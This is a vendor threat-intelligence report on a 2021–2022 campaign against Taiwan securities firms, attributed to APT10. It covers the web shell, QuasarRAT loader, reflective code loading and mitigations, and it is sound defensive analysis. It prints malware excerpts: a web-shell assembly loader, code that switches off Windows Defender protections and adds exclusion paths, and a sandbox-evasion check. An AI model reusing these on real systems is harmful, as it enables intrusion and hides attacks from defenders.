Technical Writing

Smokescreen Supply Chain Attack Targets Taiwan Financial Sector, A Deeper Look

CYCRAFT

Smokescreen Supply Chain Attack Targets Taiwan Financial Sector, A Deeper Look

Operation Cache Panda: Zero-Day in Financial Software Exploited by China-Linked Threat Group

---

Valentine's Day this year saw the end of a truly toxic relationship—a prolonged supply chain attack targeting the Taiwan financial and securities trading sector that had begun back in November 2021. Evidence uncovered during a CyCraft incident response (IR) investigation ties these attacks to APT10—a China state-sponsored hacker group widely believed to be associated with the Chinese Intelligence Agency, the Ministry of State Security (MSS).

The November 2021 attacks disrupted online trading, causing an uproar among the Taiwan public. At least two securities traders had to halt trading due to the volume of unusual purchases. Targeted organizations absorbed the financial losses and suffered the loss of customer trust. In addition, these attacks influenced and manipulated stock prices, damaging financial transaction credibility and honesty. If left unnoticed, these attacks could have had a devastating impact on the financial sector.

The November attacks were originally attributed to password mismanagement and credential stuffing; however, following a security incident response (IR) investigation conducted by CyCraft into a second wave of attacks peaking from the 10th to the 13th of February 2022, new evidence uncovered the exploitation of a severe vulnerability in commonly used financial software aided by the newly identified hacking technique, Reflective Code Loading.

The CyCraft IR investigation uncovered evidence suggesting credential stuffing could have been just a smokescreen to obfuscate other motives and malicious activity.

The true objective of this sophisticated zero-day supply chain attack (dubbed Operation Cache Panda) does not appear to have solely been financial gain but rather the exfiltration of brokerage information, the scraping of high-value personally identifiable information (PII) data, damaging the reputation of Taiwan financial institutions, and the disruption of investor confidence during a period of economic growth for Taiwan.

The offensive launched against Taiwan financial institutions has become far more severe than originally assumed. The impact of this sophisticated zero-day supply chain attack continues to exert influence. The threat generated from this attack campaign should not be underestimated in scope or potential to harm.

"Our findings into Operation Cache Panda found that the attackers not only made extensive use of DotNet malware and a variety of obfuscation and evasion tools and techniques but also leveraged a novel attack approach with their use of reflective code loading.

It is worth noting that according to past infosec research, China-linked APT attacks have rarely been financially motivated. On the surface, the attack behavior demonstrated in Cache Panda displays a potential shift in that behavior pattern; however, underneath the market manipulation resides the insidious attack behavior that Taiwan has seen time and time again. This dynamic attack behavior coupled with the difficulty in detecting these attacks, the scope and impact radius of these attacks become very serious.

This wasn't one simple intrusion; this was a series of multiple attacks orchestrated into one campaign that started last year. A number of institutions may have been compromised in this campaign. There has been severe damage to not only the reputation of Taiwan financial institutions but also to investor confidence during a period of economic growth for Taiwan.

It is strongly recommended that all relevant institutions take stricter precautions, patch loopholes, remove possible backdoors and Trojans, and seek immediate, thorough security assessments from professional cybersecurity firms. Stopping the spread and fallout from this security disaster should be considered a national priority."

— Birdman Chiu, CyCraft Founder & CTO

Jeremy "Birdman" Chiu, CyCraft Founder & CTO

Incident Overview

At 5:27 p.m. on Thursday, November 25 of last year, a number of Taiwan financial institutions and securities traders informed the Taiwan Stock Exchange Corporation (TWSE) and the Financial Supervisory Commission (FSC) that they would be suspending online transactions due to suspicious behavior—large, unusual purchases of Hong Kong stocks via customer trading accounts—as a result of a possible cyberattack. (The stocks were purchased on the Hong Kong stock exchange by customer accounts of Taiwan securities brokers via their Hong Kong subsidiaries.)

After several weeks, IR investigations theorized that the November attacks were most likely due to password mismanagement and credential stuffing; however, the findings were not conclusive and suggested there may have been other causes. Several security countermeasures were taken, including forced password updates and multi-factor authentication.

The November attacks sent shockwaves through the Taiwan financial sector and were soon followed by a frenzy of stricter cybersecurity protocols and countermeasures. Highlighted news articles (in Traditional Chinese) are listed here for your reference:

- 2021-11-26 Securities Firm Reports that due to an Information System Failure, Some Investors Were "Ordered" to Automatically buy Hong Kong Stocks.
- 2021-11-27 Five Securities Firms Targeted by Credential Stuffing Attacks
- 2021-11-30 Major Security Incidents in Securities Firms, Financial Supervisory Commission (FSC) Investigates 3 Companies Targeted by Credential Stuffing Attacks
- 2021-12-15 7 Securities and Futures Firms Hit by Credential Stuffing Attacks, Financial Regulatory Commission Offers 3 Countermeasures
- 2022-01-17 Cyberattacks are on the Rise, Stock Exchange Requires Tens of Millions of Securities Customers to Change Their Passwords Within a Time Limit
- 2022-01-25 Strengthening the Security of Order Placement, 13.62 Million Accounts Have Completed Password Update
- 2022-02-09 Financial Supervisory Commission Calls for Strengthening Cybersecurity of Securities Companies to Ensure the Safety of Securities Transactions

Then, from February 10 to 13, a number of Taiwan financial institutions and securities traders were targeted yet again—some being victims of the November 2021 attacks and others CyCraft customers. CyCraft MDR/EDR cybersecurity solutions observed suspicious login events and files (such as PresentationCache[.]exe in Fig. 1 below) on customer servers and immediately began a detailed investigation. **After three days**, CyCraft completed IR investigations into both the November 2021 and February 2022 attacks.



Fig. 1 - CyCraft MDR's first detection, auto triage, and alert sent for the malicious executable, PresentationCache[.]exe

Neither the November 2021 nor February 2022 attacks were solely the result of a credential stuffing attack. Recently uncovered evidence points to a zero-day supply chain attack targeting specific financial software.

A vulnerability existing in financial software with a majority market share among Taiwan securities traders was exploited by the attackers, granting them high-level access to multiple firms and allowing them to deploy several backdoors with each firm. Further investigation showed that what was initially presumed to be two separate waves of cyberattacks was actually one prolonged attack campaign in which the attackers leveraged advanced obfuscation techniques not previously observed.

Analysis of the attacker C2 domain, the QuasarRAT backdoor malware, the Hong Kong source IP, and the attacker behavior observed in the attacks has led to a high degree of confidence in attributing the attacks to a China-based threat group and a medium degree of confidence in the specific attribution of APT10. The objective of Cache Panda does not appear to have solely been financial gain but rather the exfiltration of brokerage information, the scraping of high-value PII data (full name, home address, email, credit card numbers, passport number, date of birth, etc.), damaging the reputation of Taiwan financial institutions, and the disruption of investor confidence during a period of economic growth for Taiwan.

These attacks are the latest in a series of attacks against Taiwan by China-based threat groups. In early 2020, CyCraft curtailed a year-long attack campaign targeting Taiwan's semiconductor ecosystem; this attack was attributed to another China-based threat group, Chimera. Again, in April 2020, a CyCraft incident response (IR) investigation into a government agency breach uncovered Waterbear malware—malware designed and distributed by the China-based threat group BlackTech.

The frequency of cyberattacks targeting Taiwan institutions surged by 38% in 2021, reaching an average of 2,644 attacks per week, Taiwan News reports. The global average is 925 attacks per week. This disparity is due to Taiwan's unique geopolitical situation, high-tech economy, and mature communications infrastructure.

ABOUT APT10

This Advanced Persistent Threat (APT), known as APT10 by MITRE ATT&CK nomenclature, has been active since at least 2006. Common targets of APT10 include healthcare, defense, finance, maritime, biotechnology, energy, and governmental organizations, with an emphasis on targets in Japan and Taiwan. APT10 is widely believed to be associated with the Chinese Intelligence Agency, the Ministry of State Security (MSS).

In 2018, the Federal Bureau of Investigation (FBI) of the U.S. Department of Justice charged two members of APT10, Zhu Hua and Zhang Shilong, with conspiracy to commit computer intrusions, conspiracy to commit wire fraud, and aggravated identity theft. The Department of Justice indictment charges that these individuals acted in association with the Tianjin State Security Bureau and had been engaging in global computer intrusions for more than a decade.



Fig. 2 - CyberTotal Cyber Threat Intelligence Platform Quickly Detected APT10 Activity

Attack Method Analysis

The attackers exploited the website service vulnerability of the software system management interface. First, they uploaded ASPXCSharp WebShell—commonly used by Chinese threat groups—to control the website host. Then, they used the common intranet penetration tool Impacket to scan intranet devices and deploy the DotNet backdoor program, intending to exfiltrate data of the compromised device.

The attackers made extensive use of the dynamic loading of DotNet Assembly files. Leveraging the recently added adversarial technique Reflective Code Loading (MITRE ATT&CK T1620), the attackers dynamically injected malicious DotNet Assembly code into the system's legitimate executable. Project Donut can compile Shellcode for different platforms and execute DotNet Assembly through In-Memory. Further analysis uncovered some SharpSploit codes were used to inject DotNet malware, which could obscure non-malicious modules, thereby reducing the probability of detection by antivirus software.

"Adversaries may reflectively load code into a process in order to conceal the execution of malicious payloads. Reflective loading involves allocating then executing payloads directly within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of fileless executable code (ex: position-independent shellcode).

Reflective code injection is very similar to Process Injection except that the "injection" loads code into the processes' own memory instead of that of a separate process. Reflective loading may evade process-based detections since the execution of the arbitrary code may be masked within a legitimate or otherwise benign process. Reflectively loading payloads directly into memory may also avoid creating files or other artifacts on disk, while also enabling malware to keep these payloads encrypted (or otherwise obfuscated) until execution."
Reflective Code Loading (T1620) MITRE ATT&CK

Afterward, the DotNet malware would be used with Impacket to spread laterally to the internal host through Remote Service/WMI. Once the control of the internal host was successfully obtained, the Reverse Tunnel RDP would be established to make it easier for the attackers to operate the hacked host through the remote desktop.

Deeper analysis found the attackers used the Chinese cloud file sharing service "Uncle Wen" (文叔叔 , https://www.wenshushu.cn/) to download related tools, which would aid in achieving acceptable levels of convenience and anonymity. However, due to this, it was easier for us to track them when they logged into the compromised host via RDP.

The targeted financial software system is used by most financial institutions in Taiwan. Following news and cyber threat intelligence sources, it is known that a number of securities traders have been affected to varying degrees. Affected financial institutions are advised to patch the software system vulnerabilities immediately, limit the access scope of the web management interface, and take an inventory of the IoCs provided by CyCraft at the end of this article, including network IP, file HASH, and malware characteristics.

During the second peak of attacks in February, targeted CyCraft MDR/EDR customers were able to easily detect and monitor malicious activities, as shown in Figure 1 (pictured again below for your ease of reference).



Fig. 1 - CyCraft MDR's first detection, auto triage, and alert sent for the malicious executable, PresentationCache[.]exe



Fig. 3 - CyberTotal Threat Intelligence Surveillance platform detects APT10 activity

Analysis of Attack Techniques

• Phase 1 - Initial Access and Establishment of Entry Points

The WebShell used in these attacks is also used in open-source projects. This particular WebShell improves the Ant Sword WebShell framework (As-Exploits) commonly used by Chinese threat groups, enhances the attacker's ability to dynamically load and execute DotNet Assembly through GetType[0] Obtain, constructs the Run type of the payload to ensure that no malicious files or Web access records would be left, as shown in Figure 4 below.

```
{ HttpContext.Current.Application.Add(M,Assembly.Load(Convert.FromBase64String(P)));
  ((Assembly)HttpContext.Current.Application.Get(M)).GetType(M+".Run").GetConstructor(new Type[0]).Invoke(null).Equals(this);
}
```

Fig. 4 - Ant Sword As-Exploits WebShell

- **Phase 2 - Lateral Movement & Lurking**

The attackers used 6 individual malware to carry out this attack (only 3 landed, and the rest were dynamically downloaded and loaded). Each was responsible for different functions; the overall process is shown in Figure 5 below.

PresentationCache[.]exe is the QuasarRAT loader—an open-source backdoor used by APT10 in past attack campaigns. First, it registered itself as a service so that it could reside in the system and load two DLL files, PresentationFrom[.]dll and PresentationStatic[.]dll.

When PresentationCache[.]exe was executed, it grabbed the x86[.]bin and DogCheck[.]bin files from the external file download server and injected these two shellcode files into other processes. These two shellcodes dynamically loaded the DotNET execution environment and loaded the attacker's DotNet Assembly for subsequent actions.

Among them, x86[.]bin was the main body of the backdoor, which was later changed to the notorious DotNet backdoor QuasarRAT. DogCheck[.]bin was the gatekeeper, responsible for checking the connection status of the backdoor. PresentationCache[.]exe would then be restarted. This ensured that x86[.]bin would only reside in memory, and the main malware would not land. DogCheck[.]bin ensured the operation of the backdoor and strengthened the overall control of the compromised device.



Fig. 5 - Malware architecture and activity analysis

• PresentationCache Malware Technical Analysis

Cache Panda leveraged a large number of DotNET related attack techniques, including the use of DotNet Assembly Loader and DotNet Obfuscator, which further increased the difficulty of analysis and investigation. PresentationCache used the open-source project Donut (shown in Figure 6 below), most likely due to its ability to compile Shellcode for different platforms and dynamically load DotNet Assembly.

Executing DotNet Assembly In-Memory can achieve the effect of a fileless attack, greatly reducing the chance of leaving files. This complicated the investigation process as the main body of the malware could not be found due to the data in memory having disappeared.



Fig. 6 - Comparison of malware and Donut source code

DotNet Reactor, a commercial DotNET obfuscation tool, was also used to hinder reverse engineering. DotNet Reactor obfuscated the modification of the program control process and also generated DotNET IL dynamically; the program would be solved and executed during the dynamic period. To avoid static analysis, the attackers used many obfuscation techniques, such as using DES CBC to encrypt part of the string to avoid detection (shown in Figure 7 below).



Fig. 7 - DES CBC encrypted part of the string

Cache Panda also leveraged a number of defense evasion techniques to avoid detection and prolong persistence. One technique used was to include the malware within Windows Defender's allowlist (Figure 8).

```
if (!(list[0] != "Windows Defender"))
{
    if (new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
    {
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Microsoft\\Windows Defender\\Features", "TamperProtection", "0");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableBehaviorMonitoring", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableOnAccessProtection", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableScanOnRealtimeEnable", "1");
        Disable_Box.KFEKFGILBENFHNDAEJLHBOPOFJHEHGOPGGKC();
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath 'C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\WPF
          \\'");
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath '" + AppDomain.CurrentDomain.BaseDirectory + "'");
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath 'C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\WPF\
          \'");
    }
}
```

Fig. 8 - It's easier to crash the party when you can add yourself to Windows Defender's allowlist

PresentationCache also checked for SbieDLL.dll to confirm whether or not it was currently located in a sandbox environment of Sandboxie (shown in Figure 9). If so, the malware would stop execution immediately to avoid sandbox analysis.

```
public static bool Main()
{
    bool result = false;
    if (Debugger.IsAttached || BoxCheck.KOKAHGFFJAGGHBDKIHLAOMAEPLLKPCOPKAHH() || BoxCheck.GetModuleHandle("SbieDll.dll").ToInt32() != 0 ||
      Process.GetProcesses().Length <= 40)
    {
        result = true;
    }
    return result;
}
```

Fig. 9 - Check SbieDLL.dll

Cache Panda used the C# implementation and open-source Quasar RAT as the core of the backdoor. Through leveraging a number of open-source or commercial software, the attackers reduced their own malware development time as well as the risk of being associated with one particular malware.

Analysis of Attack Techniques

1. The attackers leveraged a zero-day RCE (remote code execution) vulnerability against a widely used financial software. As this zero-day RCE vulnerability has the potential to severely impact a number of financial organizations, we cannot disclose more details at this time.

2. With a high degree of confidence, the scope of Cache Panda extends to several major securities traders as the software is ubiquitous.

3. The attackers were able to leverage a zero-day RCE vulnerability in widely used financial software to execute code on the firms' servers, move laterally within the system via remote desktop and some novel techniques such as reflective code loading, and collect customer account credentials. This suggests a potential link between these stolen credentials and the sudden Nov 2021 spike in purchases of Hong Kong stocks on the open market; however, it is not conclusive. Although with these stolen credentials, it is entirely possible that the attackers could have launched similar attacks within this same time period.

4. The objective of Cache Panda does not appear to have solely been financial gain but rather the exfiltration of brokerage information, the scraping of high-value PII data, damaging the reputation of Taiwan financial institutions, and the disruption of investor confidence during a period of economic growth for Taiwan.

5. The impact of the attack has not yet reached its full extent. In our visibility, at least two securities brokers had to halt trading due to the large volume of unusual purchases. According to news agencies, there may be more. Targeted organizations had to absorb financial losses. Millions of customers were forced to update passwords and enable MFA.

6. Reflective Code Loading was added to the MITRE ATT&CK framework in October of last year and was observed in the wild in November. It is recommended that defenders stay up-to-date with the latest ATT&CK framework updates, especially techniques targeting their sector.

7. China-linked APT attacks are rarely financially motivated. The attack behavior demonstrated in Cache Panda shows a potential shift in that known behavior pattern.

8. It is strongly recommended that all relevant organizations take stricter precautions, patch loopholes, remove possible backdoors and Trojans, and seek immediate, thorough security assessments from professional cybersecurity firms.

MITRE ATT&CK Techniques

ATT&CK ID	Adversarial Technique	Related Instructions
T1620	Reflective Code Loading	Dynamically load .NET Assembly Shellcode using donut
T1569.002	Service Execution	Register Malware Windows Service
T1543.003	Windows Service	Register Malware Windows Service
T1047	Windows Management Instrumentation	Attackers use WMI for lateral movement
T1021.001	Remote Desktop Protocol	After gaining control of the internal host, the attacker establishes the Reverse Tunnel RDP
T1505.003	Web Shell	This attack uses ASPXCSharp Web Shell
T1082	System Information Discovery	Quasar RAT will get system information
T1518.001	Software Discovery: Security Software Discovery	Quasar RAT obtains system antivirus software information
T1543.003	Create or Modify System Process	Both x86.bin and DogCheck are injected into system programs
T1055	Process Injection	Both x86.bin and DogCheck will perform Process Injection
T1027	Obfuscated Files or Information	Attackers use DotNet Reactor to obfuscate DotNet malware
T1480	Execution Guardrails	Attacker checks the sandbox environment
T1562.001	Impair Defenses: Disable or Modify Tools	Malware adds itself to Windows Defender's allowlist

Recommended Mitigations

1. Check and block whether the IoCs listed below and confirm your own defense can detect such methods.

2. Check whether the host of the outsourced information system contains the As-Exploits web backdoor.

3. Network segments should be divided and partitioned; access between zones should be managed—especially when connecting with external systems. Strict attention must be paid to API security design. Please refer to the OWASP API Security Guidelines.

4. A midfield defense line for Detection and Response should be established, long-term monitoring of the internal field, and early detection of attacks. Cybersecurity solutions such as EDR/MDR are critical for detecting strains and monitoring during the eradication and remediation processes.

